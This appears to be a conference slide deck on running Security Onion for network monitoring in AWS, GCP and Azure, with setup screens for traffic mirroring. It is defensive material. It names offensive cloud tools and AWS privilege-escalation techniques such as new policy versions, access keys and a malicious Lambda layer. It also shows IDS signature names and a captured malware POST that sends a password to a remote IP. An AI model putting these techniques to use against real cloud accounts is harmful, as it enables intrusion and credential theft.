



Onions in the Cloud Make the CISO Proud

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Agenda

- The Cloud
- Introduction to Security Onion
- Security Onion in the Cloud

The Cloud - Data Storage/Transit

- **Amazon Web Services**
 - S3 Buckets
 - Dynamo DB
- **Azure**
 - Blobs
 - Event Hubs
- **Google Cloud Platform**
 - Storage Buckets
 - Cloud Datastore/Filestore
- **Application/Network Traffic**



The Cloud - Data Exploited/Abused

AWS (Amazon Web Services)

- S3Scanner
 - scan for open S3 buckets
- Pacu
 - AWS exploitation framework

<https://github.com/sa7mon/S3Scanner>

<https://github.com/RhinoSecurityLabs/pacu>



The Cloud - Data Exploited/Abused

Azure

- MicroBurst
 - Azure Services discovery
 - weak configuration auditing
 - post exploitation actions

<https://github.com/NetSPI/MicroBurst>



The Cloud - Data Exploited/Abused

GCP (Google Cloud Platform)

- GCP-IAM-Privilege-Escalation
 - Permissions enumeration
 - Exploits for privilege escalation
- GCPBucketBrute
 - Enumerate Google storage buckets, determine access
 - Determine if privesc'able

<https://github.com/RhinoSecurityLabs/GCP-IAM-Privilege-Escalation>



The Cloud - Credentials (AWS)

- **Account passwords phished via email**
 - IAM account credentials
 - Root account credentials
- **Access keys**
 - Control AWS servers without user/pass
 - Obtained via phish or some other method



The Cloud - Credentials (AWS)

- **Privilege Escalation**
 - Creating new policy versions
 - Creating new user access keys
 - Adding malicious Lambda layer to existing function



Monitoring Challenges



Challenges with NSM in the Cloud

- VXLAN encapsulation (AWS)
 - We can record it, but can our applications handle it?
- Segmentation
- Ephemerality
 - Services in the cloud frequently spin up/down
- In some cases, no native (scalable) mechanism for network monitoring (Azure)



Security Onion - Introduction

- Created by Doug Burks in 2008
- Free and open platform for intrusion detection, enterprise security monitoring, and log management
- Can be installed from a Centos 7-based ISO image, or packages on top of Ubuntu 18.04, or Centos 7





Security Onion: Alert Data

- Wazuh - HIDS
- Suricata - NIDS
- Playbook – Sigma
- Strelka - YARA

| rule.name |
|---|
| ET POLICY Signed TLS Certificate with md5W... |
| ET POLICY curl User-Agent Outbound |
| ET DNS Query for .su TLD (Soviet Union) Ofte... |
| ET DNS Reply Sinkhole - sinkhole.cert.pl 148.81.111.111 |
| ET INFO DYNAMIC_DNS Query to a Suspicious no-ip Domain |
| ET INFO Packed Executable Download |

| | Count | rule.name |
|--|-------|---|
| | 2 | Suspicious Use of Procdump |
| | 1 | Sysmon - Suspicious Process - svchost.exe |
| | 1 | Whoami Execution |
| | 3 | Windows Application error event |

Security Onion: Metadata

Network Metadata

- Suricata/Zeek
 - DNS
 - HTTP
 - SMB
 - TLS
 - and much more

| | |
|--------------------|-----------------------|
| client.ip | 172.16.2.201 |
| client.port | 49488 |
| dce_rpc.endpoint | drsuapi |
| dce_rpc.named_pipe | 49155 |
| dce_rpc.operation | DRSCrackNames |
| destination.ip | 172.16.2.4 |
| destination.port | 49155 |
| ecs.version | 1.8.0 |
| event.category | network |
| event.dataset | dce_rpc |
| event.duration | 0.0007510185241699219 |
| event.module | zeek |



Security Onion: Full Content Data

Full Content Data (PCAP)

Google Stenographer

Complete transcript

```
POST /mor13/DESKTOP-LOGAN-1_W10019042.94A2671ED67E1F2CADD A5F89B8AB9E64/83/ HTTP/1.1
Accept: */*
Content-Type: multipart/form-data; boundary=-----DQIBOCMQNVNDHVNG
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E)
Host: 186.47.209.222:443
Content-Length: 318
Connection: Close
Cache-Control: no-cache

-----DQIBOCMQNVNDHVNG
Content-Disposition: form-data; name="formdata"

>{"PasswordText":["P@ssw0rd-WOlverine"]}-----DQIBOCMQNVNDHVNG
Content-Disposition: form-data; name="billinfo"

{}-----DQIBOCMQNVNDHVNG
Content-Disposition: form-data; name="cardinfo"

{}

-----DQIBOCMQNVNDHVNG--
HTTP/1.1 200 OK
connection: close
server: Cowboy
date: Wed, 13 Jan 2021 20:52:21 GMT
content-length: 3
Content-Type: text/plain

/1/
```



Security Onion: Supplementary Data

Filebeat Modules

<https://docs.securityonion.net/en/latest/filebeat.html#modules>

Host Data


(native, as well as shipping Sysmon/Windows Event Logs)

- Osquery
- Winlogbeat
- Wazuh




Traffic Mirroring

Security Onion: AWS Traffic Mirroring



Security Onion: AWS Cloud Node



Traffic Mirror Target

Define the target interface where we would like to send mirrored traffic

Create traffic mirror target

Target settings

A description to help you identify the traffic mirror target

Name tag - *optional*

Name your traffic mirror target

Description - *optional*

Describe your traffic mirror target

Choose target

Target type cannot be modified after creation.

Target type

Network Interface

Target

Select target



Traffic Mirror Filter

Create traffic mirror filter

Filter settings
Set description and enabled network services

Name tag - optional

Description - optional

Network services - optional
 amazon-dns

Inbound rules - optional

| Number | Rule action | Protocol | Source port range - optional | Destination port range - optional | Source CIDR block | Destination CIDR block | Description |
|---------------------------|-------------|----------|---------------------------------|--------------------------------------|-------------------|------------------------|-------------|
| <button>Add rule</button> | | | | | | | |

Outbound rules - optional

| Number | Rule action | Protocol | Source port range - optional | Destination port range - optional | Source CIDR block | Destination CIDR block | Description |
|---------------------------|-------------|----------|---------------------------------|--------------------------------------|-------------------|------------------------|-------------|
| <button>Add rule</button> | | | | | | | |

Define the protocols/traffic to be mirrored

Filter out any unwanted traffic

Traffic Mirror Session

Mirror Session is comprised of:

Source interface (to be mirrored)

Target Interface

Mirror Filter

tms-0267a2db7d60bdb08: Security Onion Demo Session

| Details | |
|---------------------------------------|---------------------------------------|
| Name | Session ID |
| Security Onion Demo Session | tms-0267a2db7d60bdb08 |
| Source | Target |
| eni-0fb949c2baf37f861 | tmt-082b9d2f3da950197 |
| Session number | Packet length |
| 2 | Entire packet |

Filter
[tmf-0a733ccd3cd994b35](#)

Security Onion: Traffic Mirroring Notes

- Suricata (4.1.5+) can natively decapsulate VXLAN
- Zeek (3.0.x+) can natively decapsulate VXLAN
- Traffic Mirroring is capable with only Nitro-based instances

<https://docs.aws.amazon.com/vpc/latest/mirroring/traffic-mirroring-considerations.html>

<https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/instance-types.html#ec2-nitro-instances>




GCP

GCP Packet Mirroring Components

- **Packet mirroring policy** to determine which instances/interfaces participate in traffic mirroring and traffic is mirrored from instance interfaces
- **TCP/UDP Load Balancer** to distribute traffic to a group of instances/interfaces within a collector destination
- **Collector destination** is an instance group where traffic is sent by TCP/UDP load balancer

Project



GCP Packet Mirroring

<https://cloud.google.com/vpc/docs/packet-mirroring>

GCP Packet Mirroring - Notes


An instance in GCP **CANNOT** have more than one network interface that resides within the same network/VPC.

This means that the Security Onion management interface (eth0) should reside in it's own network/VPC.

tmNIDS

- Open-source
 - Written by Tiago Faria, 3CoreSec ([0xtf](#))
 - Test alerting for cloud or on-premises NSM
- quickly and easily

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ET POLICY DNS Query for TOR Hidden Domain .onion Accessible Via TOR
ET POLICY Outgoing Basic Auth Base64 HTTP Password detected unencrypted
ET TOR Known Tor Exit Node Traffic group 35
ET TOR Known Tor Exit Node Traffic group 75
ET TOR Known Tor Relay/Router (Not Exit) Node Traffic group 162
ET TOR Known Tor Relay/Router (Not Exit) Node Traffic group 227
```



```
tmNIDS - NIDS detection tester - @0xtf
Project: https://github.com/0xtf/testmynids.org

Choose which test you'd like to run:

1) Linux UID
2) HTTP Basic Authentication
3) HTTP Malware User-Agent
4) Bad Certificate Authorities
5) Tor .onion DNS response and known IPs connection
6) EXE or DLL download over HTTP
7) PDF download with Embedded File
8) Simulate SSH Outbound Scan
9) Miscellaneous domains (TLD's, Sinkhole, DDNS, etc)
10) MD5 in TLS Certificate Signature
11) CHAOS! RUN ALL!
12) Quit!
#?
```

<https://github.com/0xtf/testmynids.org>

3CoreSec AutoMirror

- Open-source
- AWS Lambda function/serverless app
- Quickly and easily facilitate cloud NSM
- Monitors EC2 instances
 - If instances created with **Mirror=True** tag (and if instance is a supported type), their interfaces will be added to a VPC mirror session
 - Also works for instances that are tagged, then restarted




<https://github.com/3CORESec/AWS-AutoMirror>

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Cloud Logs

Security Onion: Azure Data



Security Onion: Azure Configuration

- Create a resource group
- Create an Event Hubs namespace
- Create an event hub
- Stream logs to the event hub
- Use the **azure** Filebeat module to ingest data into Security Onion

<https://docs.microsoft.com/en-us/azure/event-hubs/event-hubs-create>

